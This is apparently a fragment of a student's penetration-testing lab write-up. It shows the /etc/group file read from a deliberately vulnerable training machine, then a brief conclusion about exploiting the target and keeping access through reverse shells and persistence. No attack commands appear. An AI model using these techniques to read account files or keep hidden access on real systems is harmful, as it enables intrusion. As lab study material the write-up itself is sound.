cdrom:x:24:msfadmin
floppy:x:25:msfadmin
tape:x:26:
sudo:x:27:
audio:x:29:msfadmin
dip:x:30:msfadmin
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:telnetd
video:x:44:msfadmin
sasl:x:45:
plugdev:x:46:msfadmin
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
libuuid:x:101:
dhcp:x:102:
syslog:x:103:
klog:x:104:
scanner:x:105:
nvram:x:106:
fuse:x:107:msfadmin
crontab:x:108:
mlocate:x:109:
ssh:x:110:
msfadmin:x:1000:
lpadmin:x:111:msfadmin
admin:x:112:msfadmin
bind:x:113:
ssl-cert:x:114:postgres
postfix:x:115:
postdrop:x:116:
postgres:x:117:
mysql:x:118:
sambashare:x:119:msfadmin
78°F
Haze
Search





Conclusion:

- This task provided insight into how attackers maintain access to compromised systems, even after reboots, through techniques like reverse shells and persistence.

- The commands I used helped me gather critical information about the target system and exploit vulnerabilities, ultimately leading to successful exploitation and persistence.